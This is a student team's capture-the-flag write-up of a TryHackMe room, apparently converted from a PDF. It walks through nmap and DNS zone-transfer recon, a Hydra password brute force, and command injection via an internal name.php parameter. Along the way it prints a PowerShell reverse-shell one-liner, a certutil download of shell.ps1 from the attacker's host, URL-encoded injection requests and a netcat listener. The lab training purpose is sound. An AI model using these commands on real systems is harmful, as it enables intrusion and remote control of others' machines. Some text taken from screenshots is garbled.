

PenTest 2

ROOM B

AIA

Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Normarzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Steps: Reconnaissance and Enumeration

Member Involved : Ikhwan, Amin

Tools Used : nano, nmap, hydra, firefox and dig

Thought Process and Methodology :

Based on the note given in TryhackMe, I edit the etc/hosts file using the command (nano /etc/hosts). Add our Ip address in the file.

```
root@ip-10-10-153-3:~#
File Edit View Search Terminal Help
root@ip-10-10-153-3:~# nano /etc/hosts

root@ip-10-10-153-3:~#
File Edit View Search Terminal Help
GNU nano 2.9.3           /etc/hosts          Modified
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.251.31   ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

File Name to Write: /etc/hosts
^G Get Help      M-D DOS Format     M-A Append      M-B Backup File
^C Cancel        M-M Mac Format     M-P Prefix     ^T To Files
^X To Terminal
```


Launch nmap on ironcorp.me with specific ports.


```
root@ip-10-10-153-3:~# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 05:08 BST
Nmap scan report for ironcorp.me (10.10.251.31)
Host is up (0.0086s latency).

PORT      STATE    SERVICE      VERSION
53/tcp    open     domain      Microsoft DNS
135/tcp   open     msrpc       Microsoft Windows RPC
389/tcp   open     ms-wbt-server Microsoft Terminal Services
            ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_ Not valid before: 2022-08-02T03:58:29
|_ Not valid after:  2023-02-01T03:58:29
|_ssl-date: 2022-08-03T04:09:32+00:00; -1s from scanner time.
8080/tcp  open     http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open     http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1
c PHP/7.4.4)
| http-methods:
```

So, we try to open each open port. We can access the port 8080 and 11025 but there is nothing to help us to gather information.





We use a dig tool to search any sub domain. So we got two subdomains which are admin.ironcorp.me and internal.ironcorp.me.

```
root@ip-10-10-153-3:~# dig @10.10.251.31 ironcorp.me axfr
; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.251.31 ironcorp.me axfr
(1 server found)
>; global options: +cmd
ironcorp.me.          3600    IN      SOA      win-8vmbkf3g815. hostmaster
. 3 900 600 86400 3600
ironcorp.me.          3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me.   3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.          3600    IN      SOA      win-8vmbkf3g815. hostmaster
. 3 900 600 86400 3600
;; Query time: 412 msec
;; SERVER: 10.10.251.31#53(10.10.251.31)
;; WHEN: Wed Aug 03 05:11:10 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Then we edit the file /etc/hosts using nano command to add the newly discovered subdomain.


```
GNU nano 2.9.3          /etc/hosts          Modified

127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.251.31   ironcorp.me
10.10.251.31   admin.ironcorp.me
10.10.251.31   internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
:1      localhost ip6-localhost ip6-loopback
:1:2::1 ip6-allnodes
:1:2::2 ip6-allrouters

File Name to Write: /etc/hosts
^G Get Help      M-D DOS Format     M-A Append      M-B Backup File
^C Cancel        M-M Mac Format     M-P Prefix       ^T To Files
```

Then we searched **admin.ironcorp.me:11025** in firefox but unfortunately it was locked. We were required to insert the username and Password key.



So, we searched for a way to brute force the locks. We decided to use hydra to brute force the lock and we try and error all the files format .txt such as **rockyou.txt** and **fasttrack.txt** in wordlists file and we succeeded to find the username and password by using **rockyou.txt**.

```


root@ip-10-10-153-3:~# ls
Desktop  Instructions  Pictures  Rooms      thinclient_drives
Downloads ironcorp.me  Postman   Scripts   Tools
root@ip-10-10-153-3:~# cd Tools
root@ip-10-10-153-3:~/Tools# ls
Binex          mozo-made-20.desktop  recon-ng        Wireless
C2             mozo-made-21.desktop  'Static Binaries' wordlists
Decompilers    'Password Attacks'  Steganography
Miscellaneous  PEAS            Web
root@ip-10-10-153-3:~/Tools# cd wordlists
root@ip-10-10-153-3:~/Tools/wordlists# ls
dirb           fasttrack.txt    PythonForPentesters SecLists
dirbuster      MetasploitRoom   rockyou.txt       wordlists.zip

root@ip-10-10-153-3:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -
11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 05:20:20
[WARNING] You must supply the web page as an additional option or via -m, d
efault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l
:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025// 
[11025][http-get] host: admin.ironcorp.me    login: admin    password: passwo
rd123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 05:21:07

```

Then we insert the username and password from hydra into the given lock and we manage to access admin.ironcorp.me:11025.



Then we were navigated to the one piece background website.



Final Results:

Then we successfully accessed **admin.ironcorp.me:11025**.


Steps: Initial Foothold (where you gain the first reverse shell)

Member Involved : Alif, Ikhwan

Tools Used : Kali, AttackBox, FireFox


Thought Process and Methodology :

On the website, I performed an internal port scan and discovered new services available only internally. This would allow an attacker to discover internally exposed services and circumvent their firewall. I continued to exploit the vulnerability by loading the subdomain that we couldn't access from the perimeter. Then, I looked over the code and noticed a variable that prints out a user's name.



I copied the link provided and pasted it at the end of the link while viewing the source code in the same browser. Then, at the top left, the name Equinox appeared, and if I pasted a random name at the end of the link, the name would appear alongside the Equinox.

```
<body>
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=>here</a>
</body>
</html>
```



Following several code injection tests, I can see that encode url can execute system commands. Search github vulware powershell reverse shell in Google and open it. Then, I copy the reverse shell and paste it in a new file named shell.ps1.

A screenshot of a GitHub repository page. The repository is named "vulware / powershell-reverse-shell" and is public. It has 1 branch and 3 commits. The README.md file contains the following text:

```
powershell-reverse-shell-
PowerShell Reverse Shell by nishan
```

The repository has 0 stars, 0 forks, and 0 releases published. The Languages section shows that the code is written in PowerShell at 100.0%.

The screenshot shows a GitHub repository page for 'vulware / powershell-reverse-shell-'. The repository is public and contains a single file named 'powershell tcp reverse shell.ps1'. The code is a PowerShell script for a TCP reverse shell, with 4 lines (2 sloc) and 789 Bytes. It uses `New-Object` to create a TCPClient and a Stream, reads data from the stream, and writes it back. The commit was made on April 18, 2018.

```

1 $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0);$d=(New-Object Text.ASCIIEn
2
3 #$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0);$d=(New-Object Text.ASCIIEn
4

```



Open burp suite, then proxy and send the request to the repeater.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected, and the 'Repeater' sub-tab is active. A request is being sent to the target URL <http://admin.irongcorp.me:11025>. The request is a GET /?r= http://internal.irongcorp.me:11025/name.php?name=. The response pane shows a snippet of a web page with some CSS styles.

Copy the link “<http://internal.irongcorp.me:11025/name.php?name=>” and paste it in a decoder. Then, add “powershell.exe%20./shell.ps1” and decode as url to upload the file. Change the link at the proxy and forward the request.

Then, open the decoder again. Add certutil in the link and change the default to the attack ip address, port:4545 and shell.ps1. Change the space into %20 and decode as url. After that, change the link in the proxy and forward it.

The image shows two screenshots of a penetration testing environment.

Top Screenshot: A Mozilla Firefox browser window titled "Downloading Files with Certutil - Red Teaming Experiments". The address bar shows the URL <https://www.ired.team/offense/>. The page content discusses "Downloading Files with Certutil" and "Execution", with a command-line snippet: `1 certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe`. A cookie consent dialog from "Cookies" is overlaid on the page, with options "Reject all" and "Accept".

Bottom Screenshot: A Burp Suite Community Edition v2022.2.4 - Temporary Project window. The "Proxy" tab is selected. Two requests are visible in the list:

- Request 1: Targeted at `oncorp.me:11025/name.php?name=certutil.exe%20-urlicache%20-f%20http://10.10.153.3/shell.ps1%20`. The "Decoder" tab is selected, showing the raw request in Text mode.
- Request 2: Targeted at `http://internal.oncorp.me:11025/name.php?name=jcertutil.exe%20-urlicache%20-f%20http://10.10.153.3/shell.ps1%20`. The "Decoder" tab is selected, showing the raw request in Text mode.

Both requests have their "Text" encoding selected.

Applications - Burp Suite Community Edition v2022.2.4 - Temporary Project

Target: http://admin.ironcorp.me:11025

Request

```
Pretty Raw Hex Render In 
1 GET /?r=%68%74%70%3a%2f%2f%69%6e%74%65%72%6e%61%6c%2e%69%72%61%6e%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%7c%63%65%72%74%75%74%69%6c%2e%65%25%32%30%2d%75%72%6c%63%61%63%68%65%25%32%30%2d%66%25%32%30%68%74%70%3a%2f%2f%31%30%2e%31%35%33%2e%33%2f%73%68%65%6c%2e%70%73%31%25%32%30%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
?
```

Response

```
Pretty Raw Hex Render In 
155 04/11/2020 09:11 AM <DIR>
156 03/27/2020 08:38 AM 53 .htaccess
157 04/11/2020 09:34 AM 131 index.php
158 04/11/2020 09:34 AM 142 name.php
?
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 1
- Request Body Parameters: 0
- Request Cookies: 0
- Request Headers: 9
- Response Headers: 6

Done

3,530 bytes | 2,769 millis

Applications - Burp Suite Community Edition v2022.2.4 - Temporary Project

Target: http://admin.ironcorp.me:11025

Request

```
Pretty Raw Hex Render In 
1 %3d%7c%63%65%72%74%75%74%69%6c%2e%65%78%65%25%32%30%2d%75%72%6e%61%6d%65%25%32%30%2d%66%25%32%30%68%74%70%3a%2f%2f%31%30%2e%31%35%33%2e%33%2f%73%68%65%6c%2e%70%73%31%25%32%30%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
?
```

Response

```
Pretty Raw Hex Render In 
148 <b> My name is:
</b>
149 <pre> **** Online ****
150 CertUtil: URLCache command completed
151 successfully.
152 </pre>
153 </body>
?
```

Snip & Sketch

Snip saved to clipboard

Select here to mark up and share the image

So when certutil has successfully completed, we start netcat on port 4545. Click send button in the repeater and proceed.

```
Applications Firefox - 3 Aug, 06:32 AttackBox IP:10.10.153.3
root@ip-10-10-153-3: ~

File Edit View Search Terminal Help

File "/usr/lib/python3.6/http/server.py", line 1211, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
File "/usr/lib/python3.6/http/server.py", line 1185, in test
    with ServerClass(server_address, HandlerClass) as httpd:
File "/usr/lib/python3.6/socketserver.py", line 456, in __init__
    self.server_bind()
File "/usr/lib/python3.6/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
File "/usr/lib/python3.6/socketserver.py", line 470, in server_bind
    self.socket.bind(self.server_address)
[Errno 98] Address already in use
root@ip-10-10-153-3:~# python -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
10.10.82.193 - - [03/Aug/2022 06:27:39] "GET /shell.ps1 HTTP/1.1" 200 -
205.210.31.154 - - [03/Aug/2022 06:27:46] code 400, message Bad request version ('Ã¢Â§Ã¢â'x14Ã¢')
205.210.31.154 - - [03/Aug/2022 06:27:46] "GET /shell.ps1 HTTP/1.1" 400 - "Ðç;rôôDÉQ\ "
10.10.82.193 - - [03/Aug/2022 06:27:51] "GET /shell.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@ip-10-10-153-3:~# nc -lvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.82.193 50004 received!
```

We then navigate to the users to find the user.txt.

